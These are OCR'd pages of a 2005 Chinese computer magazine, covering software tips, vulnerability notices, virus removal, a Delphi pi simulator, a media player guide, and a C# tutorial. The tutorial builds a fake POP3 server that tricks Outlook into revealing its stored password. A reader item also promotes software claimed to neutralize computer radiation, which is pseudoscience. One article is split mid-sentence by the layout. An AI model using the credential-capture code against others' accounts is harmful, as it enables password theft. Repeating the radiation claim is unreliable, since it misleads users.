
答:很简单，使用NetLimiter就能解决你的问题，该软件用来专门限制带宽上限，它可以为不同软件设置不同带宽上限，只要将这款软件分别安装到宿舍里的每一台电脑上，并设置好限制带宽即可。

安装软件并重启后，软件会自动运行并弹出设置向导，这时，你可以根据向导窗口右侧的IP来选择Internet Zone(互联网IP)或Local Zone(本地IP)，除非你的IP比较特殊，才需要修改这些设置，通常只要直接点击OK按钮，进入主窗口即可。

现在可以打开任意下载软件，如FlashGet、比特精灵等，这时软件主界面中就会显示出相应程序，只要设置好Down Limit(下载限制)及Up Limit(上传限制)数，然后在旁边的方块中勾选即可。

随心所欲修改系统服务:系统服务优化终结者

问:我在2004年第18期《摆脱龟速 让Windows真正飞起来》中了解了系统中有很多服务，请问有没有软件可以根据我不同时刻的需要而自动停止或打开不同的服务呢?

答:的确有这样的软件，它可以根据不同需要，自动打开或停止一些服务。软件名字是"系统服务优化终结者"。



软件版本:2.1.1 Final
软件大小:1.32 MB
软件性质:免费软件
适用平台:Windows /2000/XP
下载地址:http://www.lynnet.org/软件下载/系统服务终结者 v2.0.0.rar

打开软件后，可以在主窗口中看到所有的服务列表，勾选需要调整的项目，然后点击窗口上侧的按钮，就可以快速启动、关闭、暂停、恢复服务了。另外，还可以在窗口下侧修改服务的"启动类型"，最后，点击"应用"即可。

除此之外，软件最大的特色就是自动设置:点击软件窗口中的"快速配置"按钮，然后根据需要选择一种适合的设置，点击"应用"即可。注意，建议修改后重启电脑，以便关闭所有的服务。

不过建议你在使用这款软件时，首先建立多个账号，比如专门用于游戏的Game账号，然后再使用"快速配置"下的"游戏配置"对当前账号进行优化。

CFan小白鼠

试用体验

北京读者晓雨:我前几天在网上看到有人试用了Nero的最新版本6603版，这个版本MPEG4解码器有严重问题，尤其是它的分离器NDParser.ax，安装后会使其他版本MPEG4分离器失效，而Nero的MPEG4解码器对常见MPEG4视频文件支持很差，在播放时可能会出现错误，所以建议大家先不要升级。毕竟我们用Nero最多的是刻盘。

Nero 6.6.0.3下载地址:http://www.onlinedown.net/soft/35586.htm

Nero 6.6.0.3官方语音包:http://www.onlinedown.net/soft/3186.htm

陕西读者QQ糖:我试用了第一期介绍的"IE插件屏蔽"，下载的版本是0.8版，当勾选"影音"标签下Real One Player或Windows Media Player后，在线音乐或在线电影就没办法播放了，不过好在其推出的后续版本将这两个选项去除了，建议大家下载使用最新版本。

IE插件屏蔽 2005 Ver1.0:http://fswinway.cn/upiea/upiea.zip

山西读者王萌:我试用了最新版本的Adobe Reader 7.0，给我最大的感受就是新版本的启动速度比6.0提高了很多，览文件速度也快了很多，另外还能向PDF文件中添加非PDF格式的文件了(如语音、数据文件等)。其他变化我并不关心，比如新增的填表工具、数字签名等。最后，推荐大家升级到新版本。

Adobe Reader 7.0英文完全版:ftp://ftp.adobe.com/pub/adobe/reader/win/7x/7.0/enu/AdbeRdr70_enu_full.exe

Adobe Reader 7.0简体中文语言包:http://dlb.pchome.net/utility/file/browse/Adobe_Reader_7.0_chs.exe

新软试用

辽宁读者海客：众所周知，电脑电磁辐射对人体健康有很大危害，虽然现在的电脑都在电磁辐射方面采取了很多屏蔽措施，但仍然无法完全根除电磁辐射。如果你非常担心这个问题，可使用电脑消磁圣手这款小软件，无须安装，只要单击“开始消磁”就能产生融磁波，从而中和电脑产生的电磁波，达到消磁目的。因为电脑电磁波会不断产生，所以建议每隔一小时进行一次消磁工作(见图)。



软件版本:6.3
软件大小:656KB
软件性质:免费软件
适用平台:Windows 9X/2000/XP
下载地址:http://www.onlinedown.net/soft/34717.htm

最近更新

雪狐日历精灵 1.35　　升级指数:★★
天气图标新增详细信息提示。
下载地址:http://www.mingsou.com/down/self/calsprite.exe

千千静听 4.2　　升级指数:★★★★
支持ASIO方式的音频流输出，合并Unicode和Ansi版本，修改CUE音轨索引文件错误，支持以自定义格式从音频文件名猜测(分析)标签信息，进一步优化歌词显示效果等等。
下载地址:http://ttplayer.com/ttpsetup.exe

DreamMail 3.0 Beta2.4　　升级指数:★★★
增加了可以删除邮件保存的历史目录记录，提高了接收邮件的速度，增强了弹出广告的过滤。建议使用该版本的用户从网站下载最新版，进行安装。使用软件自带的自动更新时，有些功能是无法实现的。
下载地址:http://www.dreammail.org/download/dm3_beta24.rar

拼音加加增强版 1.0　　升级指数:★★★★
添加了百万海量词库，增加两款实用的加加工具，在“开始”菜单中加入了“拼音加加”程序组，方便查看，调用，去除原版拼音加加修改IE默认首页的功能等。
下载地址:http://www.newhua.com/cfan/200502/PYJJ_Plus_10.rar

“老爷机”放DVDRip:Mplayer + MPF + KK

问：我有一台闲置电脑，有时用它看看DVDRip，但速度很慢，请问有没有解决方法呢？

答:2004年我们就介绍过这方面的软件——Mplayer，现在为你推荐的是它的集成版本，由于是集成版本，所以安装后会得到更多功能。比如，不必再安装其他插件；占用资源少(以至于快进及后退时几乎感觉不到停顿)；轻松修复损坏的视频文件等。另外，它可以重建时间索引，原来不能拖放进度的电影可以任你拖放了。其特有的反锯齿字幕技术，让字幕再大也清晰，对于影音不同步的视频它能方便地调整声音或字幕延迟。



软件版本:全编码中文汉化集成版
软件大小:13.23MB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200502/mplayer.exe

将软件下载后，直接安装，如果需要播放视频文件，只要双击桌面上的MPlayer，然后选择要播放的文件即可。最后再告诉你四个有用的快捷键 -(声音延迟 +0.1 秒)、=(声音延迟 -0.1 秒)、X(字幕延迟 +0.1 秒)、Z(字幕延迟 -0.1 秒)。

不用上QQ查看好友在线状态:QQ在线状态查询器



软件版本:1.0
软件大小:10KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/37076.htm

问：我想查询一个好友是否在线，可又不想让他知道我上线了，请问有没有这方面的软件呢？

答：这种情况你可以在QQ登录面板中勾选“隐身登录”，然后再登录上线，这时由于你是以隐身状态登录，所以可以查看好友是否在线，而QQ好友并不知道你已经登录，但这个功能并不完美，有时还是会出现上线提示，如果你遇到这个问题，建议你试试“QQ在线状态查询器”这款软件。它不用你登录QQ就可以判断QQ好友是否在线。

软件使用很简单，在“请输入要查询的QQ号”后输入QQ号，然后点击“查询”即可。需要注意不管好友是隐身状态，还是离线状态，返回的“QQ状态”都是“离线”。

利用BT原理的网络电视:CoolStreaming

问：有时在单位加班，想通过网络电视看看体育比赛，可是很多网络电视网站的链接速度很慢，请问有没有速度比较快的网络电视软件呢？

答：现在网络出现了一款使用BT原理的网络电视软件，名为CoolStreaming。它就像BT一样，同时看的人越多，速度越快，而且如果你的BT下载速度快，那么用它来看电视也一样会很快。



软件版本:0.0.40
软件大小:2.68MB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://personal.ie.cuhk.edu.hk/~xyzhang2/CoolStreaming.exe

打开软件后，稍候就会出现选台界面，双击需要看的电台，打开Windows Media Player或其他媒体播放器，进行播放。如果软件没有打开播放器，你也可以手动，在播放器中打开http://localhost:6789/1.asf，观看电视。另外，在刚刚开始播放时，可能会比较“卡”，但一般10分钟后就会很流畅了。CF [YY13]



漏洞再现：SP2再爆惊人漏洞 拨号上网用户完全不设防

影响系统：Windows XP Home Edition SP2、Windows XP Pro SP2、Windows XP Tablet PC Edition 2005和Windows XP Media Center Edition SP2

近日，微软悄悄放出了一个"紧急"级别的补丁，修复Windows XP SP2内置防火墙Windows Firewall的一个严重漏洞。

微软在相关资料文档中说明：当在Windows XP SP2中使用其内置防火墙后，你会发现如果是拨号上网，网络上任何人都能访问你的电脑。

这个最新发现的漏洞只对使用拨号连接到互联网的用户有影响，这是由于系统内置防火墙中默认使用了"仅我的网络"(选择"防火墙设置→例外→添加端口→更改范围→仅我的网络")选项之故。"仅我的网络"(英文版为My network (subnet) only)项，会错误地解释本地子网(Subnet)。由于部分拨号软件配置路由表方式较特别，防火墙有时会将整个互联网解释为本地子网，便导致互联网上任何人都能访问出现此异常的电脑。

据微软资料解释，当"仅我的网络"选项打开时，它会自动打开Windows XP中的"文件及打印机共享"，这让使

如何干净地清除病毒

文件型病毒的清除

■瑞星工程师　史瑀

所谓文件型病毒是指寄生在正常可执行或动态链接库文件(如COM、EXE和DLL)中，通过运行被感染的文件而激活的一种病毒。虽然现在的电脑病毒越来越向着网络化蠕虫类发展，但仍然还有许多文件型的病毒横行。

由于许多用户对查杀文件型病毒存在误解，因此这类病毒往往被认为很难清除，最终只得重装系统。其实只要注意以下几点，此类病毒还是很容易被清除的。

1.文件型病毒都驻留内存，在正常模式下，由于带毒文件正在运行，无法对这些文件直接进行操作。从现今的反病毒技术和病毒来看，绝大部分病毒都不可能在正常模式下简单地就可以彻底清除，所以清除文件型病毒最好在DOS模式下操作。

2.许多文件型病毒也会通过网络感染，所以杀毒时一定要断掉网络连接(拔掉网线)，特别在局域网中，一定要把所有电脑上的病毒全都查杀干净以后才可以连网，否则一台刚刚杀过毒的电脑可能被再次感染，这点一定要注意。如果你面对的是一个中大型的局域网，可以考虑购买企业版(网络版)的杀毒软件进行管理。

3.由于文件型病毒都是要对宿主文件(也就是要被感染的文件)进行修改，把自身代码添加到宿主文件上，所以会造成一些结构比较复杂的文件损坏，比如一些自解压缩文件(通常是一些软件的安装文件)、带有自校验功能的文件无法运行，当它感染了系统文件，还会造成系统问题(比如经常出现"非法操作"等)。出现的这些症状即使用杀毒软件把病毒清除干净了也没法修复，这并不是杀毒软件把文件"杀坏"了，而是感染这个病毒时就已经损坏了。这时只能用以前的备份文件替换掉损坏的文件。CF [YY14]



了解McAfee VirusScan的每个系统进程

"咖啡"你都做了些什么？

★★★

■北京　神农

很多朋友都对杀毒软件的进程感兴趣，想了解它们到底占用了多少内存，那么我们就来介绍一些杀毒软件中的进程，本期最先出场的是McAfee VirusScan(以下简称McAfee)。

McAfee VirusScan是一款非常不错的杀毒软件，安装好后，它共产生七个系统进程。下面我们就来简单介绍一下每个进程的具体作用。

① Frameworkservice.exe：该文件可以在系统"服务"中找到，对应为"McAfee Framework服务"。它是McAfee的后台框架进程，McAfee产品的共享组件框架。虽然关闭该服务并不影响McAfee的使用，但该服务会对升级产生影响(当网络防火墙打开时，升级McAfee，就会提示该文件需要访问网络)。② Mcshield.exe：McAfee的核心进程，对应系统"服务"为"Network Associates McShield"。③ naPrdMgr.exe：它是与Frameworkservice.exe关联在一起的进程，如果Frameworkservice.exe停止，则它也会消失。④ Tbmon.exe：错误报告程序。⑤ shstat.exe：系统栏内的软件图标，当然即使关闭计算机仍受于保护之下，其启动项为注册表中[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]项下的ShStatEXE键。⑥ UpdaterUI.exe：该进程用于自动升级。⑦ Vstskmgr.exe：该进程属于系统服务，对应名为"Network Associates Task Manager"。CF [YY15]

巧用策略 关闭无用端口

★★★★

■ 北京 神农

俗话说“病从口入”，在电脑中这句话也得到了验证，只是电脑中的“口”是指端口，而“病”是指病毒、木马。与生活中一样，我们只要将那些无用端口关闭就可以阻止一部分已知病毒、木马的入侵，这样即使没有安装防火墙(或防火墙被一些病毒强行关闭)，也不会被人控制。而关闭端口的方法就是使用“组策略”中的“IP安全策略”。

第一步:从 http://www.newhua.com/cfan/200502/Firewall.rar 下载IP安全策略包，然后解压缩，得到文件Firewall.ipsec。

第二步:点击“开始→运行”，输入“gpedit.msc”(不含外侧引号)。


第三步:打开“组策略”窗口，在窗口左侧依次展开“计算机配置→Windows设置→安全设置→IP安全策略，在本地机器”。

第四步:右击右侧窗格，选择“所有任务→导入策略”，然后选择解压缩后的Firewall.ipsec。

第五步:如果右侧窗格中出现了“常用安全策略禁用不必要的端口”项，则表示导入成功。

小提示

如果需要禁用更多的端口，则可右击右侧窗口，在弹出菜单中选择“管理IP筛选器表和筛选器操作”项，然后通过“添加”按钮进行添加(见图)。



注:本文只能针对已知的部分木马起到防范作用，网络及病毒防火墙还是需要安装的。

CF [YY16]

东方卫士2005更换序列号

本刊2004年第22期《天下就有白吃的午餐——东方卫士免费杀毒软件》一文介绍了东方卫士2005的使用，但有读者反应当时提供的序列号已经无法使用，经过联系，现在大家可以使用免费升级序列号:DFVSX-DNAH0812-27505057-2426进行升级。软件下载地址:http://www.i110.com/download/DfvsX.exe。

用拨号连接的用户的共享驱动器向全世界开放。

补洞方法:微软已经发布了这个补丁，大家可以到这里来检查没有安装过的微软补丁

http://v4.Windowsupdate.microsoft.com/zhcn/default.asp

漏洞再现:Winamp 5.07远程拒绝服务漏洞

影响系统:Winamp 5.07

在新版Winamp中，入侵者可以利用Winamp对MP4和M4A文件缺少正确处理的BUG，使电脑瞬间消耗大量CPU资源，导致系统崩溃。比如，在打开MP4或M4A文件时，在其中插入任意数据，这样下次打开时就可能会导致Winamp崩溃。同时在建立包含错误代码的NSV或NSA文件扩展时，也会出现同样问题。

补洞方法:目前开发厂商还没有提供补丁或者升级程序，大家请关注厂商的主页(http://www.winamp.com/)以获取最新版本，或使用其他播放器软件。(河北 香草天空)

罪犯名称:论坛杀手(Net-Worm.Perl.Santy.a)

案情描述:“论坛杀手”会用“viewtopic.php”作为关键词在Google上进行搜索，然后攻击搜索到的论坛。如果这些论坛存在漏洞则会被病毒入侵，所有网页文件和脚本文件都被病毒替换掉，当用户再访问这些论坛时，就会看到错误提示:This site is defaced!!! NeverEverNoSanity WebWorm generation。

抓获方法:如果你的论坛使用的是PHPBB程序的，请升级到最新版本。

程序谷

用 Delphi 编写圆周率模拟器

★★★★★

■浙江 杭州 研砉

圆周率π是个古老的东西，早在1700多年前祖冲之已将其值精确到小数点后7位，而如今通过电脑程序已能算到十亿位之多！我是个圆周率爱好者，这个“爱好”至少是出于对这个无理数的热衷，我不但可以背诵到小数点后100位，而且还收藏着从网上找到的几个计算π的程序，你有兴趣可以到我的小站nihg.yeah.net找一下。文章中的源程序以及可执行程序可以在http://www.cfan.com.cn/11program/200502/htkdma.html找到。

1.模拟器原理

本程序并不使用计算π值的算法，它只是一个概率模拟，即在边长为200的正方形内随机产生多个点，将点以圆弧为界分开统计，由于点的个数很多，直至几乎布满整个区域。此时，点的个数就可以看作就是它所在区域的面积。可以得到如下推导：

(1)蓝色区内点个数:总个数≈蓝色面积:总面积

(2)蓝色区内点个数:总个数≈圆面积/4:总面积

(3)蓝色区内点个数:总个数≈π×200×200/4:200×200

(4)π≈ 4×蓝色区内点个数/总个数

当然，点的位置会重复，所以结果与π值是有差别的，不过，当点足够多时，可以看到一个非常接近的结果。

2.程序设计

打开Delphi 7，首先按照图1设计窗体(见图)。

程序首先在Image1控件区域内画一个边长为200的正方形作为程序的演示窗口，故FormCreate事件如下：

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  // 画亮绿色的正方形演示框
  Image1.Canvas.Brush.Color:=clBlack;
  Image1.Canvas.FillRect(Rect(0, 0, 199, 199));
  Image1.Canvas.Pen.Color:=cllime;
  Image1.Canvas.Rectangle(0, 0, 199, 199);

  DoubleBuffered := True;
end;
```

接着放入一个Timer实现点的绘制以及π的计算：


```
procedure TForm1.Timer1Timer(Sender: TObject);
var
  a, b, i, ii:longint;
  pi, piok:single;
begin
  // 随机产生坐标点
  i:=random(200);
  ii:=random(200);

  if (i*i+ii*ii<40000) then
  begin
    // 以200为半径的圆内的点设为蓝色
    Image1.canvas.Pen.Color:=claqua;
    a:=StrToInt(Label1.Caption);
    Label1.Caption:=IntToStr(a+1);
    //显示当前点的坐标
    Label6.Caption:=IntToStr(Image1.Canvas.PenPos.X);
    Label7.Caption:=IntToStr(Image1.Canvas.PenPos.Y);
  end
  else
  begin
    //超出这个区域的点都在圆外设为黄色
    Image1.Canvas.Pen.Color:=clyellow;
    b:=StrToInt(Label2.Caption);
    Label2.Caption:=IntToStr(b+1);
  end;

  // 画点(长为1像素的直线)
  Image1.Canvas.MoveTo(i,ii);
  Image1.Canvas.LineTo(i,ii+1);

  // 计算pi的值
  pi:=(4*(StrToInt(Label1.Caption))/(StrToInt(Label1.Caption)+StrToInt
(Label2.Caption)));
  Label3.Caption:=FloatToStr(pi);
  // Label4显示的是最接近真实pi的值。
  piok:=StrToFloat(Label4.Caption);
  //得出最接近的圆周率值 piok
  if (abs(pi-3.141592653589))<(abs(piok-3.141592653589)) then
    Label4.Caption:=FloatToStr(pi);
end;
```

最后加入两个SpeedButton作为开始和暂停按钮，代码分别是Timer1.EnableD:=true;和Timer1.EnableD:=false;。好了，程序这样就完成了，赶快按下F9亲自模拟一下π的计算吧！



3.小结

虽然程序并没有采用圆周率的算法，但能通过随机数对π进行逼近，而由无数点描成的美妙圆弧让我们叹为观止。其实，这样的思想可以用于许多场合，比如对某个数学定理或者自然规律进行模拟，希望这样的思路对您有所启发。

CF [YY17]

动动脑筋，另辟 径，你能够把握一切。

找回丢失的Outlook账户密码

★★★★★

■浙江 嵊州 俞伟明

许多人习惯于让Outlook记住密码，收邮件时便不必每次都输入邮箱密码。但时间一长，马虎的人会把自己的邮箱密码忘记，这样就无法重新设置或者登录Web界面收取邮件了。Outlook的密码信息是加密存储的，你无法提取密码。我们的对策就是针对邮箱服务中安全机制最薄弱的环节采取行动……源程序以及电子版全文可以在 http://www.cfan.com.cn/11program/200502/qkducd.html 找到。

众所周知，POP3协议本质上是一种明文协议，也就是说，虽然Outlook本地存储的密码是加密的，但当它连接到POP3服务器准备收取邮件时，必须以明文的形式提供密码。因此，只要我们开发一个POP3服务器(不必是功能完善的POP3服务器，只要骗过Outlook即可)，让Outlook从该服务器收取邮件，Outlook就会乖乖地交出加密得严严实实的密码。

1.构造POP3服务器

下面我们要用VS.NET 2003和C#开发一个“伪”POP3服务器——之所以说它“伪”，那是因为它只有极其有限的功能，只进行到骗出邮箱密码就停止。

启动VS.NET 2003，新建一个名为PServer的C#控制台应用程序，然后在Class1.cs文件的顶端using System语句之后加入下列三个语句：

```
using System.Net;
using System.Net.Sockets;
using System.Text;
```

在Main函数中，我们的第一个任务是创建一个ipEndPoint，让一个TCP服务器监听该端点，接收来自客户端的请求：

```
// 在127.0.0.1(本地机器)上创建一个TCP服务器,监听
// 110端口的请求(110是POP3服务器的默认端口)
IPEndPoint ipEndPoint = new IPEndPoint(IPAddress.Parse("127.0.0.1"),110);
TcpListener tcpServer = new TcpListener(ipEndPoint);
tcpServer.Start();

// 等待来自POP3客户程序(如Outlook)的连接请求
TcpClient tcpClient = tcpServer.AcceptTcpClient();
```

当一个POP3客户程序连接该服务器时，服务器必须按照POP3协议的要求对客户程序作出应答。根据POP3协议RFC 1939规范的定义，服务器首先要做的是返回一个欢迎信息：

```
//向客户程序返回欢迎信息
NetworkStream ns = tcpClient.GetStream();
byte[] outbytes = Encoding.ASCII.GetBytes("+OK Welcome" + Environment.NewLine);
ns.Write(outbytes, 0, outbytes.Length);
```

客户程序接收到欢迎信息后，同样也会按照POP3协议的要求发送账户名称。我们把这个账户名称记录下来以便以后使用，代码如下：

```
//接收和记录邮箱账户名称
byte[] userBytes = new byte[255];
ns.Read(userBytes, 0, userBytes.Length);
```

收到账户名称信息后，我们要告诉Outlook说这个名称没有问题，客户程序一收到这个信息就会发送密码，然后我们再把密码也记录下来：

```
// 告诉客户程序账户名称正确
outbytes = Encoding.ASCII.GetBytes("+OK" + Environment.NewLine);
ns.Write(outbytes, 0, outbytes.Length);

// 接收和记录账户密码
byte[] pwdBytes = new byte[255];
ns.Read(pwdBytes, 0, pwdBytes.Length);
```

接下来要做的就是获取字节数组的内容，将它们转换成字符串，然后输出到控制台：

```
// 在控制台上显示出账户名称、密码
Console.WriteLine("账户名称:" + Encoding.ASCII.GetString(userBytes));
Console.WriteLine("账户密码:" + Encoding.ASCII.GetString(pwdBytes));
```

既然已经获得了密码，服务器的任务已经完成了，现在可以关闭它。强行关闭服务器会导致客户程序显示错误信息，不过这里我们并不在乎。关闭服务器的代码是：

```
// 关闭服务器
ns.Close();
tcpClient.Close();
tcpServer.Stop();
```

将上面的所有代码依次输入Main函数，编译一下就得到了一个PServer.exe执行文件，它就是我们的伪POP3服务器。

2.获得密码

首先启动PServer.exe，让我们的伪POP3服务器开始监听来自客户程序的请求。

启动Outlook，点击菜单“工具→电子邮件账户”，选择“查看或更改现有电子邮件账户”，找到要恢复密码的电子邮件账户，点击“更改”打开它的属性对话框，把POP3服务器设置为localhost。在Outlook中接收一下邮件，Outlook将报告说服务器中断了连接，不必理睬。

现在PServer.exe已经得到账户的密码了,密码原来是abcdefg。

3.利用嗅探工具

基于POP3密码在网络上以明文形式传递这一事实，我们还可以利用嗅探工具Ethereal分析TCP/IP通信过程获得账户密码。具体操作步骤请看网上的电子版。

遇到密码丢失的情况，动动脑筋另辟 径，其实你自己就能够把握一切。CF [YY18]

电脑中的超级影碟机
——超级解霸



■河北　老周　北京　一页

★

豪杰超级解霸绝对算得上是一个经典的国产媒体播放器软件，虽然目前此类软件百花齐放，但它依然拥有着相当多的电脑用户。尽管它并不那么漂亮，但支持Windows平台上几乎所有流行的音频、视频格式（比如：流行的DivX、RMVB、ASF、WMV、MOV、VQF等格式统统不在话下）；具有超强纠错及DVD纠错防读死等多种独到的特性，使之仍然保持着媒体播放的首选软件的位置。

菜鸟初试身手

实例一　影碟放进光驱立即播给你看

第一步：安装好超级解霸V8后启动它，它会打开两个窗口，一个是播放窗口（见图1），相当于我们的电视屏幕，还有一个是主控面板窗口，可以把它看作影碟机。



图1

第二步：把VCD光盘插入光驱中，按如图1所示，在播放窗口上点击“自动播放→播放”，影片开始播放了，此时再按下主控面板上的“全”按钮，画面即可全屏播放（按下Ctrl＋Home组合键可切换全屏模式，按Esc键切换到窗口模式）。另外，在窗口模式下，请试着滚动鼠标滚轮，窗口是不是变大或是变小了？

小提示

超级解霸用来看电影挺合适，听音乐可能更多人喜欢用Winamp等软件，因此你可以在主控面板中点击“设置→文件关联设置”，在打开的窗口中的文件格式列表中取消MP3、CDA、MIDI等音频格式的勾选。

第三步：如果想对影片进行快进或其他控制，可在全屏状态下单击左键，主控面板便显示出来了。如果想暂停播放，可直接按下回车键，恢复播放则再次按下回车键即可。而对于音量调节，则可按Ctrl＋＋或Ctrl＋－组合键来快速调节。

操作小结：超级解霸运行后默认会启动自动伺服务器，它的图标显示在系统托盘处，只要把VCD放入光驱，超级解霸即可自动播放。而在硬盘中的影音文件，如果已经选择和超级解霸进行了文件关联，那么只要在”资源管理器”中双击这些媒体文件即可播放。

实例二　看片我要追求更高境界

虽然电影是播放出来了，但是看片还要有最好的效果才行，因此最好还对超级解霸进行一些细致的调整。

1.电影一开播自动进全屏

在主控面板中点击“设置→播放设置”，在打开的窗口中勾选“每次打开时使用全屏模式”。

2.让电影更亮、更清楚

现在许多电影播放时会感觉画面偏暗，特别是RM影片，还可能不太清晰，而超级解霸已经预置了多个画面方案，只要在主控面板右下方单击“高亮”按钮（旁边还有“标准”、“柔和”按钮），画面便会更亮、更清晰。它其实就是默认调高了主控面板的“亮度”滑钮，并且按下了全屏按钮旁边的“高”（画质）按钮，相当于播放窗口右键菜单中的“画质增强→使模糊变清晰”。

3.声音我要更完美、更震撼

（1）国粤双语电影

不少电影会提供国粤（或汉英）两种配音，这样就变成了一个喇叭说普通话，另一个喇叭说广东话，有点乱。可点击菜单命令“音频→声道控制→左声道”保留一个配音，如果不是选择的配音，则可选“右声道（原唱）”试试。如果播放的是DVD，则可以通过“音频→配音”再点选相应音轨。

小提示

5.1、6.1音箱越来越流行，面对那么多小音箱难免会接错线，遇到这种情况，根本不用再费力重新连接音频线或是手工搬动音箱，只要在超级解霸中点击“音频→音箱软接线”，然后在打开窗口中拖动鼠标指定音箱音频线的输出即可完成音箱连接的修正。

（2）光驱噪音请你走开

播放VCD和DVD时，高速光驱总是发出很大的噪音，影响心情，这时可以点击“设置→播放设置”，接着勾选“允许调节光驱速度”，在后面的速度选择中选择“4X”或“2X”。

（3）给我更好的音效吧

点击主控窗口的“音频→环绕声配置”，在打开窗口中提供了各种音箱的声场配置方案，并且配有相应的图例，你可以根据自己的需要来选择。

实例三　制作自己的电影剪辑

一些电影中总有让你百看不厌的片段，利用超级解霸就能将它们剪辑出来，目前仅限于MPEG(VCD/DVD)标准的MPG、DAT、VOB格式的文件。

第一步:启动超级解霸并打开VCD(或DVD)光盘播放，按回车键暂停播放。

第二步:点击"循环播放"按钮，接着用鼠标把播放进度条滑钮拖到要保存片断的开始位置，点击"选择开始点"按钮，接下来用鼠标把播放滑块拖到要保存片断结束的位置，点击"选择结束点"按钮，播放滑杆上就会出现一段蓝色部分(见图2)。




图2

第三步:点击"保存MPG"按钮，并指定一个文件名和一个文件夹位置，超级解霸就会把前面选择的片断保存到指定的文件夹中了。

不过，用这种方法录制的MPEG片断只能在超级解霸中播放，其他播放软件可能不支持，如果需要刻录成VCD必须通过"豪杰视频通"转换一下。

小提示

除剪辑电影片段外，当看到一个非常美的电影画面时，你还可以单击工具栏上的第三个图标("单张抓图"按钮)将这个画面单独保存为图片。

实例四　原声大碟我自己做

经常在音像店中看到有电影的原声大碟，或者是你希望将某个电影制作成录音剪辑，然后放到MP3随身听中或是刻录成CD，这样外出时也能欣赏。而豪杰超级解霸程序组中还包含有一个超级音频解霸A8能够帮你将VCD、DVD中的音频提取出来，并转录成MP3。

第一步:首先把想要录制MP3的影碟插入光驱中，启动音频解霸，点击菜单"文件→打开音频文件"，打开光盘中相应媒体文件(DVD为VOB格式的文件，VCD为DAT格式的文件)播放，这时将只闻其声，不见其形。

第二步:点击"循环播放"按钮，然后拖动播放进度按钮到插曲开始的位置并单击"选择起始点"设置转录的起始点，接着拖动播放进度按钮到插曲结束的位置并单击"选择结束点"设置转录的终结点(见图3)。




图3

第三步:点击"MP3"按钮将弹出保存对话框，设置好文件名及保存路径，确定后将出现一个数据处理进度窗口，不一会儿就可将选中的这段电影中的伴音转录为MP3了。

小提示

★将其他音乐转换成MP3:使用同样方法可以将音乐CD也转录成MP3保存到硬盘上。一般说来，只要超级解霸能够播放的媒体格式(如RMVB、RM)，都能将其转录为MP3文件。

★借助MTV光盘制作卡拉OK光盘:首先选首MTV用音频解霸进行播放，单击"音频"菜单，在弹出的子菜单内选择"左声道"；接着暂停播放，接着再点击面板上"播放并录音"按钮，系统自动弹出生成文件的存储对话框，直接输入生成的WAV格式文件名称，然后点击"保存"按钮。这时音频解霸会边播放边录制成WAV文件。最后再用刻录软件将WAV文件烧录成CD即可。

你知道吗?

漫谈超级解霸

1996年，一个软件怪才从南方来到北京，并在一个叫作"天汇"的公司落下脚。几天后，有人发现他在自己的屋子里捣鼓一堆东西，并且一边自己焊电路板，一边动手做声卡，甚至还不断地编着驱动程序之类的东西。谁也没有想到，他通过使用软件技术使486电脑马上能播放出身临其境的VCD影像来。

这项发明非常有市场前景，有人把他推荐给金山公司，于是他们的联合产品《金山影霸》很快横空而出，国内最早的视频媒体播放软件诞生了。

当时，国内电脑配置普遍偏低，奔腾芯片出现还没多久，要想在电脑上流畅地观看VCD影碟，通常需要配备一块专用的硬解压卡。由于《金山影霸》通过软解压技术(国外的Xing Player是此技术的开创者)能在不添加硬解压卡的情况下流畅实现全屏幕播放VCD影碟，对当时为数众多的低配置电脑用户具有很大吸引力。

而这个软件怪才就是豪杰公司创始人梁肇新!

1997年，梁肇新与金山公司合作期限终止后，与科学出版社合作推出了《超级解霸3.0》，但情况并不乐观。

1998年初，以软解压技术立业的梁肇新成立了北京世纪豪杰计算机技术有限公司，并推出《超级解霸5.0》。自此，这款软件确立了它独霸国内视频播放软件第一的位置。

实例五　多画面点播

